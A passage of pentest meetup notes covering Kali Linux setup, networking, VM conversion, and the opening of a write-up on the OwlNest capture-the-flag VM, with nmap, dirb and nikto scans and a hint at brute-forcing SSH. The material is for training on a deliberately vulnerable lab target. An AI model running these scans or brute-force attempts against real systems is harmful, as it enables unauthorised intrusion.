# Web App Security Pentesters

*Release 1.0.2*

bitbender

Sep 09, 2017

# TABLE OF CONTENTS

CHAPTER

ONE

# SOUTH BAY WASP MEETUP

Welcome to the South Bay WASP Meetup (the Manhattan Beach branch of the Penetration Testing Meetup Groups). We meet every Saturday from 1 - 3+ PM at Bobaloca Manhattan Beach (see the Bobaloca Manhattan Beach map).

These informal notes will help you get started, review some of the topics we've covered, and we post upcoming study material when possible. If you have questions or comments about this site, please email "pentest -hyphen- meetup at bitbender dot org". You can download a current PDF version of these notes or an epub version of these notes.

## 1.1 What You Need to Participate

You'll want to run Kali Linux on a laptop with wireless access. See Installing Kali Linux for options, including Kali Linux Hard Disk Install and Kali Linux Live USB Install. Alternatively, run Kali as a virtual machine on your laptop using the virtualization software of your choice: VMware Player (see VMware Tools in a Kali Guest) and VirtualBox (see Kali Linux Virtual Box Guest) are popular, though Linux users may prefer libvirt/KVM. See Kali Linux Documentation for more installation information.

If you are using a desktop (outside the meetup) or want a second USB-based wireless card for your laptop, there are a number of good USB-based wireless cards but you should do research to insure that the card is compatible with Kali. The message is to make sure the wireless card is supported by Kali before your purchase.

## 1.2 Online Study Resources

See The Open Penetration Testing Bookmarks Collection Wiki. Of special note are the SecurityTube Megaprimers which provide detailed, step-by-step instruction.

CHAPTER

TWO

# KALI LINUX

## 2.1 Kali is Based on Debian Linux

### 2.1.1 Kali Rolling

Kali Linux is arguably the best known and most used penetration testing distro. It started as BackTrack Linux, then morphed to Kali Linux when it became based on Debian Linux (see Kali Linux Release History). Originally based on Debian Stable (with the latest kernel), it's now based on Debian Testing since Kali 2.1 (released 2016-01-21): Kali is now a rolling distribution that is continuously updated. The Kali rolling `/etc/apt/sources.list` using HTTPS is as follows:

```
apt install apt-transport-https
cat << EOF > /etc/apt/sources.list
deb https://http.kali.org/kali kali-rolling main non-free contrib
# deb-src https://http.kali.org/kali kali-rolling main non-free contrib
EOF

apt update
apt dist-upgrade -y
reboot # if needed
```

### 2.1.2 Kali Desktop Environment

Kali Linux supports KDE, Xfce, MATE, e17, lxde, and i3wm (see Kali Linux 2016.2 Release).

### 2.1.3 Kali System Start and Service Management

Kali starting with 2.0 switched from SysV-style init to systemd. You can see this by running `ls -l /sbin/init` to see `/sbin/init -> /lib/systemd/systemd`. See fedora Systemd and arch linux systemd for information on using systemd.

### 2.1.4 Kali Package Management

There will come the time that you have to either install, remove, or get some information about a package. Here are some useful commands:

```
# Update to the latest packages
apt update && apt dist-upgrade -y && apt autoremove -y
# See all the packages installed
```

```
dpkg -l
# Search for a package
apt search openssl
# Information about a package
apt show openssl
# Which files are provided by an installed package
dpkg -L openssl
# Which installed package provdes a file
dpkg -S openssl.cnf
# Which (possibly not installed) package provides a file
#   need apt-file first
apt install apt-file
apt-file update
#   now which package provides a file
apt-file find /usr/bin/go
#   or which files a package provides
apt-file show golang-go
```

## 2.2 Kali Configuration

### 2.2.1 Post-install configuration

#### Top 10 post install tips

See Kali Linux 2.0 Top 10 Post Install Tips. The author of this section currently uses Kali as their main desktop environment and therefore adds the non-root user "hacker".

#### Missing firmware and video drivers

If you get an error message about missing firmware during boot:

```
# missing firmware if this produces non-empty output
dmesg | grep firmware | grep failed
```

In this case read and follow Missing firmware in Debian? Learn how to deal with the problem.

To see what video driver you might have to use:

```
lspci -knn | grep -A2 VGA
```

### 2.2.2 Wordlists

A number of dictionary files can be found in directory */usr/share/wordlists/*. The `crunch` utility can be used to generate wordlists based on input patterns. `cewl` can crawl a webserver to generate a dictionary file from words on the website. `john` the ripper can generate mutations of a dictionary file based on the input *john.conf* configuration file. And Mebus/cupp can generate a password list based on information known about the target user.

danielmiessler/SecLists contains a number of good lists including password lists. It contains the old darkc0de.txt and new Ashley Madison password lists. For some older exploits Ultimate Password List has been useful.

fuzzdb-project/fuzzdb "is the most comprehensive Open Source database of malicious inputs, predictable resource names, greppable strings for server response messages, and other resources like web shells. It's like an application security scanner, without the scanner." Browse the contents to learn what it offers.

On a side note, if you have a hash value the tool `hash-identifier` can make a guess at the hash algorithm.

## 2.3 Kali Networking

### 2.3.1 Kali default networking

#### Kali laptop - eth0 + unused wlan0

Let's start with a "typical" pentest laptop running Kali with:

> eth0: a wired interface (eth0) which is currently active
> wlan0: built-in wireless interface

Let's assume you do a normal Kali install over eth0 and do not connect to a wireless network initially.

#### Kali laptop networking after boot

There are 2 services controlling networking: `networking` and the GUI-driven `NetworkManager`. The interfaces defined in `/etc/network/interfaces` are managed by `networking` and the others are managed by `NetworkManager`. A default install has `networking` only controlling lo (the loopback interface); `NetworkManager` controlls both the eth* and wlan* interfaces, but leaves the wlan* disconnected since there are no connections defined in `/etc/NetworkManager/system-connections/`. Since `NetworkManager` by default runs dhclient to get eth0's IP, it will update `/etc/resolv.conf`.

Here's a command line display of this pentest laptop running on eth0 with wlan0 not connected:

```
hacker@kali:~$ # Some commands need root
hacker@kali:~$ SUDO=$(which sudo)
hacker@kali:~$ [[ "$USER" == "root" ]] && SUDO=
hacker@kali:~$
hacker@kali:~$ # networking exited (only lo), NetworkManager still active
hacker@kali:~$ systemctl status networking NetworkManager
* networking.service - LSB: Raise network interfaces.
   Loaded: loaded (/etc/init.d/networking)
  Drop-In: /run/systemd/generator/networking.service.d
           50-insserv.conf-$network.conf
        /lib/systemd/system/networking.service.d
           network-pre.conf
   Active: active (exited) since Sat 2015-08-15 15:30:28 PDT; 35min ago
  Process: 308 ExecStart=/etc/init.d/networking start (code=exited, status=0/SUCCESS)

* NetworkManager.service - Network Manager
   Loaded: loaded (/lib/systemd/system/NetworkManager.service; enabled)
   Active: active (running) since Sat 2015-08-15 15:30:30 PDT; 35min ago
 Main PID: 468 (NetworkManager)
   CGroup: /system.slice/NetworkManager.service
           468 /usr/sbin/NetworkManager --no-daemon
           549 /sbin/dhclient -d -q -sf /usr/lib/NetworkManager/nm-dhcp-hel...
hacker@kali:~$
hacker@kali:~$
hacker@kali:~$
```

```
hacker@kali:~$ # Show the network interfaces
hacker@kali:~$ #   lo UNKNOWN/DEFAULT
hacker@kali:~$ #   eth0 UP/DEFAULT
hacker@kali:~$ #   wlan0 DOWN/DORMANT
hacker@kali:~$ ip link show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT␣
↪group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP mode␣
↪DEFAULT group default qlen 1000
    link/ether 54:a0:50:a9:93:f6 brd ff:ff:ff:ff:ff:ff
3: wlan0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc mq state DOWN mode␣
↪DORMANT group default qlen 1000
    link/ether dc:85:de:bd:51:03 brd ff:ff:ff:ff:ff:ff
hacker@kali:~$
hacker@kali:~$
hacker@kali:~$
hacker@kali:~$ # Show only lo, eth0 have an address
hacker@kali:~$ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group␣
↪default qlen 1000
    link/ether 54:a0:50:a9:93:f6 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.102/24 brd 192.168.1.255 scope global dynamic eth0
       valid_lft 4947sec preferred_lft 4947sec
    inet6 fe80::56a0:50ff:fea9:93f6/64 scope link
       valid_lft forever preferred_lft forever
3: wlan0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc mq state DOWN group␣
↪default qlen 1000
    link/ether dc:85:de:bd:51:03 brd ff:ff:ff:ff:ff:ff
hacker@kali:~$
hacker@kali:~$
hacker@kali:~$
hacker@kali:~$ # show iw command thinks wlan0 is managed
hacker@kali:~$ /sbin/iw dev
phy#0
        Interface wlan0
                ifindex 3
                wdev 0x1
                addr dc:85:de:bd:51:03
                type managed
hacker@kali:~$
hacker@kali:~$
hacker@kali:~$
hacker@kali:~$ # Show /etc/network/interfaces manages lo
hacker@kali:~$ cat /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
```

```
iface lo inet loopback
hacker@kali:~$ ls /etc/network/interfaces.d/
hacker@kali:~$
hacker@kali:~$
hacker@kali:~$
hacker@kali:~$ # Verify that network-manager handles the rest
hacker@kali:~$ nmcli dev status
DEVICE  TYPE      STATE         CONNECTION
eth0    ethernet  connected     Wired connection 1
wlan0   wifi      disconnected  --
lo      loopback  unmanaged     --
hacker@kali:~$ # So we see network-manager manages eth0, wlan0
hacker@kali:~$ #   but wlan0 is disconnected.
hacker@kali:~$
hacker@kali:~$
hacker@kali:~$
hacker@kali:~$ # Finally, show /etc/resolv.conf set up by NetworkManager
hacker@kali:~$ cat /etc/resolv.conf
# Generated by NetworkManager
search bitbender.org
nameserver 192.168.1.1
```

### Move wireless from `NetworkManager` to `networking`

There are times when we need to run wireless without `NetworkManager`, an example being mana which stops `NetworkManager`. So we'll let `networking` handle wlan0 by adding it to `/etc/network/interfaces`. See How to use a WiFi interface - WPA-PSK and WPA2-PSK for this setup:

```
# Some commands need root
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=

NI=/etc/network/interfaces
WLAN=wlan0

# Generate 64 digit hex preshared key
SSID=MYSSID
PW="PASSWORD"
PSK="$(wpa_passphrase $SSID "$PW" | grep '[[:space:]]psk=' | sed -e 's/.*psk=//')"

# Add WLAN to interfaces if needed
if [[ "$(grep -c $WLAN $NI)" == "0" ]]; then
  $SUDO mv $NI $NI.orig
  $SUDO cp $NI.orig $NI
  $SUDO chmod 600 $NI
  cat <<EOF | $SUDO tee -a $NI

auto $WLAN
iface $WLAN inet dhcp
    wpa-ssid $SSID
    wpa-psk $PSK
    # wep would use
    #   wireless-essid SSID
    #   wireless-key PSK
EOF
fi
```

```

# After the above network-manager should be stopped or restarted
$SUDO systemctl stop NetworkManager
# $SUDO systemctl restart networking
# In some cases you want to disable NetworkManager
# $SUDO systemctl disable NetworkManager
# $SUDO pkill nm-applet

# Now start WLAN
$SUDO ifup $WLAN
```

The resulting `/etc/network/interfaces` is:

```
hacker@kali:~$ $SUDO cat /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
allow-hotplug eth0
iface eth0 inet dhcp

auto wlan0
iface wlan0 inet dhcp
    wpa-ssid SSID
    wpa-psk feedbeeffeedbeeffeedbeeffeedbeeffeedbeeffeedbeeffeedbeeffeedbeef
    # wep would use
    #   wireless-essid SSID
    #   wireless-key PSK
```

For wireless command line see Connect to WiFi network from command line in Linux - Summary. Scroll up in the article to see the details of the summary. They didn't use the deprecated `iwconfig` once!

```
root@kali:~# iw dev
root@kali:~# ip link set wlan0 up
root@kali:~# iw wlan0 scan
root@kali:~# SSID=ssid
root@kali:~# PASSWORD=passphrase
root@kali:~# wpa_passphrase $SSID $PASSWORD >> /etc/wpa_supplicant.conf
root@kali:~# wpa_supplicant -i wlan0 -c /etc/wpa_supplicant.conf
root@kali:~# iw wlan0 link
root@kali:~# dhclient wlan0
root@kali:~# ping 8.8.8.8
root@kali:~# # Add routing manually
root@kali:~# ip route add default via 10.0.0.138 dev wlan0
```


Also see wireless on the command line. For `iw` command replacements for the deprecated `iwconfig` (and more), see Wireless network configuration - Manual setup. For one example, to scan for access points: `$SUDO iw dev wlan0 scan | grep SSID`.

To undo the changes and revert back to `NetworkManager`:

```
# Some commands need root
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
NI=/etc/network/interfaces
WLAN=wlan0

$SUDO ifdown $WLAN
$SUDO mv $NI.orig $NI
$SUDO systemctl restart networking
$SUDO systemctl restart NetworkManager
```

### 2.3.2 Major Networking Packages

Here are the major basic network packages with links going from deprecated to replacement packages.



Yes, net-tools (`arp`, `ifconfig`, `netstat`, `route`, `...`) and wireless-tools (`iwconfig`, `iwlist`, `iwspy`, `...`) are deprecated. See Deprecated Linux networking commands and their replacements to learn the newer alternatives. For the deprecation, Linux Foundation's net-tools states "Please keep in mind that most net-tools programs are obsolete now" and from net-tools must die:

> Luk Claes and me, as the current maintainers of net-tools, we've been thinking about it's future. Net-tools has been a core part of Debian and any other linux based distro for many years, but it's showing its age.
>
> It doesnt support many of the modern features of the linux kernel, the interface is far from optimal and difficult to use in automatisation, and also, it hasn't got much love in the last years.
>
> On the other side, the iproute suite, introduced around the 2.2 kernel line, has both a much better and consistent interface, is more powerful, and is almost ten years old, so nobody would say it's untested.
>
> Hence, our plans are to replace net-tools completely with iproute, maybe leading the route for other distributions to follow. Of course, most people and tools use and remember the venerable old interface, so the first step would be to write wrappers, trying to be compatible with net-tools.

| DEPRECATED | REPLACEMENT |
|---|---|
| arp | ip n # ip neighbor |
| ifconfig | ip addr, ip link, ip -s link |
| iptunnel | ip tunnel |
| iwconfig | iw dev, iw |
| nameif | ip link, ifrename |
| netstat | ss, ip route, ip -s link |
| route | ip r |

### 2.3.3 Commands in Major Network Packages

#### network-manager

- network-manager - management daemon & GUI tools
  - /usr/bin/nm-tool
  - /usr/bin/nm-online
  - /usr/bin/nmcli
  - /usr/sbin/NetworkManager

#### iproute/iproute2 (replaces net-tools)

- iproute (replaces net-tools)
  - /bin/ip
  - /bin/ss
  - /sbin/ip
  - /sbin/rtacct
  - /sbin/rtmon
  - /sbin/tc
  - /usr/bin/ctstat
  - /usr/bin/lnstat
  - /usr/bin/nstat
  - /usr/bin/routef
  - /usr/bin/routel
  - /usr/bin/rtstat
  - /usr/sbin/arpd

#### net-tools (deprecated)

- net-tools - basic (deprecated) networking toolkit
  - /bin/netstat
  - /sbin/ifconfig

  - /sbin/nameif
  - /sbin/plipconfig
  - /sbin/rarp
  - /sbin/route
  - /sbin/slattach
  - /sbin/ipmaddr
  - /sbin/iptunnel
  - /sbin/mii-tool
  - /usr/sbin
  - /usr/sbin/arp

### iw (replaces wireless-tools)

- iw (replaces wireless-tools)
  - /sbin/iw

### wireless-tools (deprecated)

- wireless-tools - (deprecated) wireless tools
  - /sbin/iwconfig
  - /sbin/iwevent
  - /sbin/iwgetid
  - /sbin/iwlist
  - /sbin/iwpriv
  - /sbin/iwspy

### wpasupplicant

- wpasupplicant - WPA & WPA2 support
  - /sbin/wpa_action
  - /sbin/wpa_cli
  - /sbin/wpa_supplicant
  - /usr/bin/wpa_passphrase

### bridge-utils

- bridge-utils - ethernet bridge configuration
  - brctl

### aircrack-ng

- aircrack-ng - WEP and WPA-PSK key cracking program
  - /usr/bin/aircrack-ng
  - /usr/bin/airdecap-ng
  - /usr/bin/airdecloak-ng
  - /usr/bin/airolib-ng
  - /usr/bin/buddy-ng
  - /usr/bin/ivstools
  - /usr/bin/kstats
  - /usr/bin/makeivs-ng
  - /usr/bin/packetforge-ng
  - /usr/bin/wpaclean
  - /usr/sbin/airbase-ng
  - /usr/sbin/airdriver-ng
  - /usr/sbin/aireplay-ng
  - /usr/sbin/airmon-ng
  - /usr/sbin/airmon-zc
  - /usr/sbin/airodump-ng
  - /usr/sbin/airodump-ng-oui-update
  - /usr/sbin/airserv-ng
  - /usr/sbin/airtun-ng
  - /usr/sbin/easside-ng
  - /usr/sbin/tkiptun-ng
  - /usr/sbin/wesside-ng

## 2.4 Kali virtualization

### 2.4.1 no virtualization on an older laptop

We want to use an older 64-bit Intel-based laptop (without hardware assisted virtualization) to support running VMs at the meetup. The common choices are Xen, VirtualBox, and VMware virtualization. Unfortunately, from x86 virtualization - Software-based virtualization:

> Intel did not add segmentation support to its x86-64 implementation (Intel 64), making 64-bit software-only virtualization impossible on Intel CPUs, but Intel VT-x support makes 64-bit hardware assisted virtualization possible on the Intel platform.

So running 64-bit VMs is not possible with any of the solutions.

## 2.4.2 linux lacks support for bridging wlan0

Since the meetup runs exclusively via wifi, we'd like to run bridged VMs so their IP is on the same wifi subnet as the attendees laptops. With a bridge, attendees would need to configure special route statements during the meetup.

Unfortunately, bridging wiring interfaces is not well-supported in linux.

### wired bridging for wired networks

Debian's BridgeNetworkConnections describes how to manually set up a bridge using `/etc/network/interfaces` (taking the interfaces out of Network Manager's control).

### problems adding wlan0 to bridge br0

However, since linux kernel 2.6.33, trying to add a wireless interface to a bridge (`brctl addif br0 wlan0`) will get the error message `can't add wlan0 to bridge br0: Operation not supported`.

### there be dragons with the `4addr` "workaround"

Now there's a potential workaround that mostly doesn't work: set the wlan0 `4addr` option on via `iw dev wlan0 set 4addr on` then `brctl addif br0 wlan0`. From VirtualBox bridged network and WLAN (scroll down - you'll find it):

> Bridging wlan0 is a pain. You normally cannot add it to a bridge interface (brctl returns "Operation not permitted"), and using VirtualBox "bridged" filter results in a big mess of ARP and DHCP conflicts. The cause of this is that 802.11 frames contain only three addresses by default: the MAC addresses of both wireless devices (laptop and AP) and of the final recipient (as in Ethernet). It is always assumed that there is only one possible originator.
>
> 802.11 can carry the fourth, originator's MAC address, and this is used in WDS mode by repeaters. This feature can be enabled on Linux too, using iw, and enabling this mode will allow wlan0 to be used in bridge interfaces, as well as with VirtualBox bridged networking:

```
iw dev wlan0 set 4addr on
```

Sounds good, right? Well this author did that at home and turning on `4addr` not only killed the wireless network, the wired network stopped working (not sending the 4'th MAC address). And the post Bridging: Loosing WLAN network connection with 4addr on option - Why? demonstrates this is not uncommon. Just what the meetup needs - inadvertently doing a denial-of-service attack on our hosts wireless network.

Continuing on from VirtualBox bridged network and WLAN:

> However, with 4addr enabled, you're likely to get completely ignored by the AP: association succeeds but all data frames disappear into the ether. This could be for security reasons (because it's damn hard to spoof the source MAC address. Yeah.) In my router (running OpenRG), it's necessary to enable "WDS" mode for the wireless AP interface, add a WDS device restricted to my laptop's MAC address, and add it to the LAN bridge. 4addr packets now work.
>
> There's another problem with this, though – the router now rejects three-address packets from the laptop, which can be rather inconvenient (having to toggle 4addr every time the WLAN network is changed). The workaround is to add, on the laptop, a second wireless interface linked to the same device, but with a different MAC address. First undo the earlier configuration:
>
> iw dev wlan0 set 4addr off
>
> Then, add a second interface – the name was chosen arbitrarily – with a different MAC address:

```
iw dev wlan0 interface add wds.wlan0 type managed 4addr on
ip link set dev wds.wlan0 addr <addr>
ip link set dev wds.wlan0 up

Here <addr> must match the WDS device address configured in the router; other than␣
↪that, it can be any valid MAC address. The original MAC of wlan0 then remains for
↪"normal" usage.

It's possible to use both wlan0 and wds.wlan0 at the same time - although I've only␣
↪tested associating to the same AP twice, not to different APs. I'm guessing they␣
↪would need to at least be on the same channel.

(Update: Some people have asked me why I wrote this when VirtualBox can bridge WiFi
↪"just fine". The answer is that VirtualBox does not send the virtual machines' MAC␣
↪addresses; rather, it performs NAT at the MAC layer too. - 2014-08-22)
```

### 2.4.3 so now we're left with ?

The above problem is a Linux issue that neither KVM nor Xen will solve. Eventually we may attempt to see if a workaround using a second interface (outlined above) might work, but we just want to run VMs, not set up a networking project.

For now, VirtualBox running just 1 VM on a modern laptop with hardware virtualization support is being used.

CHAPTER

THREE

# PENTEST CHALLENGES

This is a summary of penetration testing "challenges".

## 3.1 Virtual Machine Setup

### 3.1.1 ISO, VMware, and VirtualBox

Many of the challenges provide a VM as either an ISO image, a VMware VM, or a VirtualBox VM. How can these be run on VMware Player, VirtualBox, and libvirt/KVM?

#### ISO

The easiest is an ISO image: using any of VMware, VirtualBox, or KVM, create a VM like you normally would using an ISO (specifying the OS type). The VM will boot into the vulnerable target host much like if you were running a "live" ISO directly on your PC. That's it.

#### VMware VM

Next consider the VMware VM. Of course it should run easily using VMware.

Using the VMware VM's vmdk file in VirtualBox is quite easy: create a new VM with the option "Use an existing virtual hard drive file" using the vmdk file. Alternatively, you can convert the VMware vmdk to a VirtualBox vdi file one of two ways: (1) use the VirtualBox utility `VBoxManage` via `VBoxManage clonehd --format VDI target.vmdk target.vdi`; (2) use `qemu-img` via `qemu-img convert -f vmdk target.vmdk -O vdi target.vdi`.

KVM can directly use the vmdk file or convert it to qemu format via `qemu-img convert -f vmdk target.vmdk -O qcow2 target.qcow2`. Then create a new VM importing an exising disk image; use either of 2 disk images (vmdk or qcow2).

If you'd like to use a backing store to allow easy rollback to the original, you can use the vmdk or it's converted qcow2/raw image as the backing store as follows:

```
USE_VMDK=1
VM_DISK=vm-changes.qcow2

# Use vmdk or create a qcow2 backing file
BACKING=target.vmdk
if [[ $USE_VMDK != "1" ]]; then
  sudo qemu-img convert -f vmdk target.vmdk -O qcow2 target.qcow2
  BACKING=target.qcow2
```

```
fi

# Create disk for VM backed by backing file
sudo qemu-img create -f qcow2 -o backing_file=$BACKING  $VM_DISK
sudo qemu-img info $BACKING
sudo qemu-img info $VM_DISK
```

Then you can create a new VM as above, selecting the VM_DISK image. To revert to the original target, the VM_DISK image can simply be recreated.

### VirtualBox VM

Next consider the VirtualBox VM. Of course it should run easily using VirtualBox.

Using the VirtualBox VM's vdi file in VMware is quite easy: convert the VirtualBox vdi to a VMware vmdk file using `qemu-img` via `qemu-img convert -f vdi target.vdi -O vmdk target.vmdk`.

KVM can directly use the vmdk file or convert it to qemu format via `qemu-img convert -f vdi target.vdi -O qcow2 target.qcow2`. Then create a new VM importing an exising disk image; use either of 2 disk images (vdi or qcow2).

## 3.1.2 Metasploitable2 Setup - VMware vmdk to VirtualBox and KVM

Metasploitable's 64-bit Ubuntu 8.04 LTS (Hardy Heron) intentionally insecure VMware VM. Metasploitable 2 Exploitability Guide describes the vulnerable services. Remember you can login using msfadmin/msfadmin, then `sudo -i` to become root. The DVWA Security page at http://VULNERABLE/dvwa/security.php can set the security level to one of low (no protection), medium (inadequate protection), or high (secure).

From the above you can see that no conversion of the VMware vmdk file is necessary to run the vmdk in all three of VMware (obviously), VirtualBox, or KVM. But we can use `qemu-img` to convert if we'd like to: `qemu-img` via `qemu-img convert -f vmdk Metasploitable2.vmdk -O vdi Metasploitable2.vdi` or `qemu-img convert -f vmdk Metasploitable2.vmdk -O qcow2 Metasploitable2.qcow2`.

We'll illustrate the conversion to KVM using a backing store (keeping the original disk image intact and recording changes to a separate, erasable disk), and solving a powerdown problem. First convert the VMware VM to a qcow2 backing file, then create the writable main disk:

```
sudo qemu-img convert -f vmdk Metasploitable.vmdk -O qcow2 Metasploitable.qcow2
sudo qemu-img create -f qcow2 -o backing_file=Metasploitable.qcow2 meta-changes.qcow2
sudo qemu-img info Metasploitable.qcow2
sudo qemu-img info meta-changes.qcow2
```

Next create a new 64-bit VM importing an exising disk image; use the disk meta-changes.qcow2, OS type Linux, Version "Show all OS options", again select OS type Linux, then Version Ubuntu 8.04 LTS (Hardy Heron); take default memory & CPU; customize configuration before install, making sure the "Disk bus" is SCSI. The KVM VM does not completely power off; to fix this, boot up the VM and as root execute `echo "apm power_off=1" >> /etc/modules; modprobe apm power_off=1`.

## 3.2 OwlNest

### 3.2.1 Setup

This is to document the meetup's efforts responding to the challenge Vulnhub OwlNest: 1.0.2. This document owes much to two writeups. First OwlNest Hacking Challenge:

> This was debuted at ESC 2014 CTF where no one was able to solve it. It took me several days to finish off this beast after getting stuck in a tarpit, but this was a whole lot of fun.

And Owl Up in My Grill:

> I was, however, not expecting it to take me 4 days…

The point is that this is a comparatively difficult challenge and our writeup will attempt to fill in enough details to allow stepping through the exercise in a few hours.

#### Setting up the VM

The VM comes packaged as the ova file OwlNest_v1.0.2.ova running Debian 7 (Wheezy).

#### Setting up your environment

```
PT=$HOME/pentest/owlnest
mkdir -p $PT
cd $PT
# download owlnest_setup.sh
curl --silent --remote-name https://pentest-meetup.appspot.com/html/_downloads/
↪owlnest_setup.sh
# edit as needed; later the recon will give you TARGET IPs
source owlnest_setup.sh
```

The source for `owlnest_setup.sh` (`owlnest_setup.sh`) should look something like the following.

```
#!/usr/bin/env bash

# *******************************************************
# Edit these to match your setup
# *******************************************************
TARGET=192.168.1.102          # ip of owlnest
SUBNET=192.168.1.0/24         # subnet
KALI=192.168.1.28             # Kali IP
PORT=4444                     # reverse shell port
PT=$HOME/pentest/owlnest      # create working directories here

if [[ $(grep -c owlnest /etc/hosts) -eq 0 ]]; then
  echo " add \"$TARGET owlnest.com\" to /etc/hosts"
fi

# *******************************************************
# Maybe edit these
# *******************************************************
# Create some directories
TOOLS=exploit,nmap,spider
eval mkdir -p $PT/{$TOOLS}
COOKIES=cookies.txt
```

```
TARGETS=targets.txt

# *******************************************************
# Don't edit these
# *******************************************************
HOST=owlnest.com
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
```

### 3.2.2 Reconnaisance

#### Network reconnaissance

Start with some standard network reconnaissance looking for the vulnerable host:

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/nmap

$SUDO nmap -sn -PE -oA nmap_sn $SUBNET
$SUDO chown $USER.$USER nmap_sn.*
# use the grep-able output to get a list of target hosts
grep Up nmap_sn.gnmap | cut -d" " -f2 > $TARGETS
# use the xml output to get an html report
xsltproc nmap_sn.xml -o nmap_sn.html
```

The result is we find the IP for owlnest: $TARGET. Update $PT/owlnest_setup.sh and also edit `/etc/hosts` to add "owlnest.com" (`echo "$TARGET owlnest.com" | $SUDO tee -a /etc/hosts`).

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/nmap

$SUDO nmap -A -vv -T3 --max-retries 5 -Pn -oA nmap_A $TARGET
$SUDO chown $USER.$USER nmap_A.*
xsltproc nmap_A.xml -o nmap_A.html
```

Running the above reveals:

```
PORT      STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 64 OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
80/tcp    open  http    syn-ack ttl 64 Apache httpd 2.2.22 ((Debian))
|_http-methods: No Allow or Public header in OPTIONS response (status code 302)
|_http-server-header: Apache/2.2.22 (Debian)
| http-title: Site doesn't have a title (text/html).
|_Requested resource was /login_form.php
111/tcp   open  rpcbind syn-ack ttl 64 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100024  1          55737/udp  status
|_  100024  1          56935/tcp  status
31337/tcp open  Elite?  syn-ack ttl 64

OS details: Linux 3.2, Linux 3.2 - 3.13
```

### Reconnaissance on port 22

`ssh root@owlnest.com` accepted a password attempt so might be used to brute-force discovered user id passwords.

### Reconnaissance on port 31337

We try **socat** on port 31337 ("eleet"):

```
hacker@kali:~/pentest/owlnest/exploit$ socat - TCP:owlnest.com:31337
        (\___/)   (\___/)   (\___/)   (\___/)   (\___/)   (\___/)
        /0\ /0\   /o\ /o\   /0\ /0\   /O\ /O\   /o\ /o\   /0\ /0\
        \__V__/   \__V__/   \__V__/   \__V__/   \__V__/   \__V__/
       /|:. .:|\ /|;, ,;|\ /|:. .:|\ /|;, ,;|\ /|;, ,;|\ /|:. .:|\
       \\:::::// \\;;;;;// \\:::::// \\;;;;;// \\;;;;;// \\:::://
   _____`"" ""`___`"" ""`___`"" ""`___`"" ""`___`"" ""`___`"" ""`___
        \__V__/   \__V__/   \__V__/   \__V__/   \__V__/   \__V__/

This is the OwlNest Administration console

Type Help for a list of available commands.

Ready: help

Syntax: command <argument>

help      This help
username   Specify your login name
password   Specify your password
privs   Specify your access level
login     login to shell with specified username and password
```

We lack a user id and password to pursue this now, but undoubtedly it will surface again later.

### Reconnaissance on port 80

Standard HTTP reconnaissance:

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/spider

dirb  http://$HOST/ -o dirb80_$HOST.txt
nikto -output nikto.html -C all -host $HOST -port 80
```

Significant findings were:

```
---- Scanning URL: http://owlnest.com/ ----
==> DIRECTORY: http://owlnest.com/application/
==> DIRECTORY: http://owlnest.com/css/
==> DIRECTORY: http://owlnest.com/errors/
==> DIRECTORY: http://owlnest.com/fonts/
==> DIRECTORY: http://owlnest.com/forms/
==> DIRECTORY: http://owlnest.com/graphics/
==> DIRECTORY: http://owlnest.com/images/
==> DIRECTORY: http://owlnest.com/includes/
```

```
+ http://owlnest.com/index.php (CODE:302|SIZE:1750)
==> DIRECTORY: http://owlnest.com/js/
==> DIRECTORY: http://owlnest.com/pictures/
+ http://owlnest.com/server-status (CODE:403|SIZE:292)
+ http://owlnest.com/application/upload (CODE:200|SIZE:190)

+ Root page / redirects to: /login_form.php
```

### Browsing port 80

#### Reconnaissance without a user id

